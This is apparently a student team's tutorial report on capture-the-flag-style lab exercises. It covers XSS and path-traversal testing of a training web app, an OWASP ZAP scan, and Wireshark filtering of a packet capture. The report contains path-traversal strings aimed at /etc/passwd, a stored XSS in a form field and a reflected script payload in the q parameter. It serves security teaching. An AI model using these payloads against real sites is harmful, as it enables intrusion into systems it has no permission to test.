MULTIMEDIA UNIVERSITY

Faculty: Faculty of Computing & Informatics

Subject Code: PSP0201

Subject Name: MINI IT PROJECT

Section: TL7L

Assignment Name: Week 3 Tutorial Progress

Trimester: Trimester 3 2021/2022(T2120)

Lecturer: Mr Wong Ya Ping

STUDENT NAME	ID NUMBER
AZRYL SHAMIN BIN AZRIZAL	1211103145
TAN EASON	1211101844
JERRELL SU MING JIE	1211103690


Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

Question 1

We examined the OWASP cheat sheet



Syntactic Validation

The format of email addresses is defined by RFC 5321, and is far more complicated than most people realise. As an example, the following are all considered to be valid email addresses:


- `"><script>alert(1);</script>"@example.org`
- `user+subaddress@example.org`
- `user@[IPv6:2001:db8::1]`
- `" "@example.org`

Properly parsing email addresses for validity with regular expressions is very complicated, although there are a number of publicly available documents on regex.

The biggest caveat on this is that although the RFC defines a very flexible format for email addresses, most real world implementations (such as mail servers) use a far more restricted address format, meaning that they will reject addresses that are *technically* valid. Although they may be technically correct, these addresses are of little use if your application will not be able to actually send emails to them.

As such, the best way to validate email addresses is to perform some basic initial validation, and then pass the address to the mail server and catch the exception if it rejects it. This means that any the application can be confident that its mail server can send emails to any addresses it accepts. The initial validation could be as simple as:

- The email address contains two parts, separated with an `@` symbol.
- The email address does not contain dangerous characters (such as backticks, single or double quotes, or null bytes).
  - Exactly which characters are dangerous will depend on how the address is going to be used (echoed in page, inserted into database, etc).
- The domain part contains only letters, numbers, hyphens (`-`) and periods (`.`).
- The email address is a reasonable length:
  - The local part (before the `@`) should be no more than 63 characters.
  - The total length should be no more than 254 characters.



Semantic Validation

Semantic validation is about determining whether the email address is correct and legitimate. The most common way to do this is to send an email to the user, and require that they click a link in the email, or enter a code that has been sent to them. This provides a basic level of assurance that:

- The email address is correct.
- The application can successfully send emails to it.
- The user has access to the mailbox.


The links that are sent to users to prove ownership should contain a token that is:

- At least 32 characters long.
- Generated using a secure source of randomness.
- Single use.
- Time limited (e.g, expiring after eight hours).

After validating the ownership of the email address, the user should then be required to authenticate on the application through the usual mechanism.

Question 2

For validating US Zip code




Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Question 3

We tried to attack the site using XSS.



Santa's portal

10.10.79.21:5000

```
/etc/passwd

../../../../../../../../../../../../../../../../etc/passwd

c:/
```


1

OK

The URL path doesn't seem to have path so we already determined that it is stored crosssite scripting

Question 4

When we search something on the wish list, the parameter it gives back is **q**. This can be use to abuse Reflected XSS.




10.10.79.21:5000/?q=query

Welcome to Santa's official 'Make a Wish!' website


Question 5

Once scanned using OWASP, it gives 6 alerts which **2** of it from the XSS


Alerts (6)
- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (4)

Question 6

The script needed to to show an alert saying "PSP0201" is **alert('PSP0201')**


```
10.10.79.21:5000/?q=<script>alert('PSP0201')</script>
```
Welcome to Santa's official 'Make a Wish!' website

YEAR 2020


you can anonymously submit y... d see what other people wi...

PSP0201

OK

Question 7

After done with everything, I visited the page again and found out the XSS still there.


```
10.10.79.21:5000
```
/etc/passwd

../../../../../../../../../../../../../../etc/passwd

c:/

1

OK

Thought Process/Methodology:

We are given an IP address with a port number for the backup server. Inside got the Santa's "Make a wish" webpage. To try attacking the site, we enter a XSS script on the wish box and turns out it causes stored XSS to be implemented. We continue on analysing the website using OWASP ZAP. We found out there are 2 other XSS alerts. We also tried on reflected XSS to cause the alert saying ('PSP0201'). After exiting the web and open it again, the first stored XSS is still there.


Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

Question 1

Opening the "pcap1.pcap" in Wireshark, we were searching for the IP Address that initiates an ICMP/Ping.




```
No.  Time       Source        Destination    Protocol Length Info
   1 0.000000   10.10.15.52   10.11.3.2      TCP      102 2222 → 57454 [PSH, ACK] Seq=1 Ack=1 Win=474 Len=48
   2 0.000082   10.10.15.52   10.11.3.2      TCP      150 2222 → 57454 [PSH, ACK] Seq=49 Ack=1 Win=474 Len=96
   3 0.000155   10.10.15.52   10.11.3.2      TCP      102 2222 → 57454 [PSH, ACK] Seq=145 Ack=1 Win=474 Len=48
   4 0.033155   10.11.3.2     10.10.15.52    TCP       54 57454 → 2222 [ACK] Seq=1 Ack=49 Win=1027 Len=0
   5 0.033167   10.11.3.2     10.10.15.52    TCP       54 57454 → 2222 [ACK] Seq=1 Ack=193 Win=1026 Len=0
   6 2.507789   10.10.15.52   91.189.88.184  TCP       74 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776387896 TSecr=0 WS=128
   7 2.507792   10.10.15.52   91.189.88.185  TCP       74 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522091807 TSecr=0 WS=128
   8 3.537396   10.10.15.52   91.189.88.185  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522092837 T…
   9 3.537409   10.10.15.52   91.189.88.184  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776388926 …
  10 3.697400   10.10.15.52   91.189.92.39   TCP       74 56104 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827256416 TSecr=0 WS=128
  11 5.553381   10.10.15.52   91.189.88.184  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776390942 …
  12 5.553394   10.10.15.52   91.189.88.185  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522094853 T…
  13 9.005543   10.11.3.2     10.10.15.52    TCP       55 57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
  14 9.005564   10.10.15.52   10.11.3.2      TCP       66 80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
  15 9.585388   10.10.15.52   91.189.88.185  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522098885 T…
  16 9.585402   10.10.15.52   91.189.88.184  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776394974 …
  17 10.430447  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (reply in 18)
  18 10.430472  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (request in 17)
  19 11.428953  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (reply in 20)
  20 11.428977  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (request in 19)
  21 12.432844  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=3/768, ttl=127 (reply in 22)
  22 12.432870  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=3/768, ttl=64 (request in 21)
  23 13.433469  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=4/1024, ttl=127 (reply in 24)
  24 13.433495  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 23)
  25 13.937385  10.10.15.52   91.189.92.39   TCP       74 56112 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827266656 TSecr=0 WS=128
  26 15.601506  10.10.15.52   10.11.3.2      TCP       54 80 → 57463 [FIN, ACK] Seq=1 Ack=2 Win=491 Len=0
  27 15.616777  10.11.3.2     10.10.15.52    TCP       54 57463 → 80 [ACK] Seq=2 Ack=2 Win=1029 Len=0
  28 17.602711  10.10.15.52   10.11.3.2      TCP       54 80 → 57463 [RST, ACK] Seq=2 Ack=2 Win=491 Len=0
  29 17.777370  10.10.15.52   91.189.88.184  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776403166 …
  30 17.777384  10.10.15.52   91.189.88.185  TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522107077 T…
  31 20.081526  10.10.15.52   91.189.92.41   TCP       74 52720 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=2032176877 TSecr=0 WS=128

    Protocol: TCP (6)
    Header Checksum: 0x3a54 [validation disabled]
    [Header checksum status: Unverified]

0010  00 58 d9 f1 40 00 40 06  3a 54 0a 0a 0f 34 0a 0b   ·X··@·@· :T···4··
0020  03 02 08 ae e0 6e 44 b6  a4 e7 7c d6 38 5e 50 18   ·····nD· ··|·8^P·
0030  01 da 26 95 00 00 8f 5b  10 aa 5c 03 f8 c4 2e 70   ··&····[ ··\···.p
0040  de 8d 6d c0 dc a5 36 4b  b3 08 72 51 4c fd 01 24   ··m···6K ··rQL··$
0050  0e ec 60 7b f4 02 a4 ad  e5 63 08 cb 16 36 77 62   ··`{···· ·c···6wb
0060  9b ba 81 d0 90 42                                  ·····B

Header Checksum (ip.checksum), 2 bytes          Packets: 510 · Displayed: 510 (100.0%)          Profile: Default
```

pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

We know it is **10.11.3.2** as it is the initial one Ping Request on ICMP.

Question 2

We were searching for specific packets on our "pcap1.pcap" file and it quites intimidating to look at all the IP addresses. To ease our searching, we were reading about filter.




Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the `==` operator to see if the filter **exactly** matches the value we give it.

Filter	Description	Example
ip.src	Show all packets that originate from the specified IP address	`ip.src == 192.168.1.1`
ip.dst	Show all packets that are destined to the specified IP address	`ip.dst == 192.168.1.1`
tcp/udp.port	Show all packets that are sent via the protocol and port specified	`tcp.port == 22 / udp.port == 67`
protocol.request.method	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly.	`http.request.method == GET / POST`

In order to narrow our search of HTTP GET requests, we can use "**http.request.method == get**".

Question 3

We then proceed on applying the filter on our Wireshark. We are tasked on searching article the IP address was visiting.



pcap1.pcap

http.request.method == GET


```
No.   Time       Source         Destination    Protocol  Length Info
   75 62.479630  10.10.67.199   10.10.15.52    HTTP      348 GET /css/dark.css HTTP/1.1
   83 62.480991  10.10.67.199   10.10.15.52    HTTP      333 GET /js/bundle.js HTTP/1.1
   85 62.481045  10.10.67.199   10.10.15.52    HTTP      342 GET /js/instantpage.min.js HTTP/1.1
   95 62.487106  10.10.67.199   10.10.15.52    HTTP      347 GET /images/icon.png HTTP/1.1
  105 62.516878  10.10.67.199   10.10.15.52    HTTP      336 GET /post/index.json HTTP/1.1
  107 62.530696  10.10.67.199   10.10.15.52    HTTP      430 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP…
